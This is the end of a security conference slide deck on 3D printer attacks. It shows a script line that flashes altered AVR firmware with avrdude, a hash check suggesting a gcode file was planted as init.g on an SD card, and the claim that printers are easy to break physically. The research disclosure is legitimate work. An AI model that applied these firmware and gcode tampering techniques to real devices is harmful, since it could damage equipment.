195     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:w:'  
+ fixed_hex + ':i -F')  
196  
197     Log('Done!')  
162,5 95%
```



# Do you want the Demo 4?

# The accident happened in this morning...



# Reason?



# Reason?

```
Claud:~$ shasum whistle-on.gcode
3b26e5037bea3e4bed4285e0ab9065ae22612cee  whistle-on.gcode
Claud:~$ shasum /Volumes/N0\ NAME/init.g
3b26e5037bea3e4bed4285e0ab9065ae22612cee  /Volumes/N0 NAME/init.g
```

```
998 G1 X86.659 Y90.697 F2100.000
999 G1 F1800.000 E2.00000
1000 G1 X81.972 Y95.383 F1500.000 E0.18410
1001 M106 S134
1002 G1 F1800.000 E-2.00000
1003 G1 Z1.500 F2100.000
1004 G1 X81.733 Y94.738
1005 G1 F1800.000 E2.00000
1006 G1 X82.751 Y93.245 F1200.000 E0.05019
1007 G1 X84.408 Y91.579 E0.06526
1008 G1 X85.733 Y90.619 E0.04546
```

It's really very easy to  
physically broken a 3D printer





at last

# Some New Directions

- 3D printing toolchain and adta security
- Arduino AVR firmware security
  - May affect more other devices
- Industrial 3D printing system security
  - More like ICS environment: close, “old”, specialized and important
  - Different forming method, software toolchain, hardware architecuture ...
  - Much more attack possibility and influence

# Acknowledgement

- Thanks TBSsoft, Kevin2600, 张铭 and 张振宇's help
- Thanks iRene and Cheku Open Labs providing testing devices
- Thanks Beijing Maker Space providing some demo samples
- Some of images in this slide come from:
  - Dreambox. *3D Printing Meetup* at Berkeley Skydeck
  - Brian Evans. *Practical 3D Printers: The Science and Art of 3D Printing*. Apress, 2012.08 (one of the best references)
- Learn a lot from:
  - Dale Wheat. *Arduino Internals*. Apress, 2011.11



Thank you!

Claud Xiao 肖梓航

Senior Researcher at Antiy Labs

Email: [xiaozihang@gmail.com](mailto:xiaozihang@gmail.com)

Website: <http://www.antiy.com>

Blog: <http://blog.claudxiao.net>

IN MEMORY OF Q, 25/08/13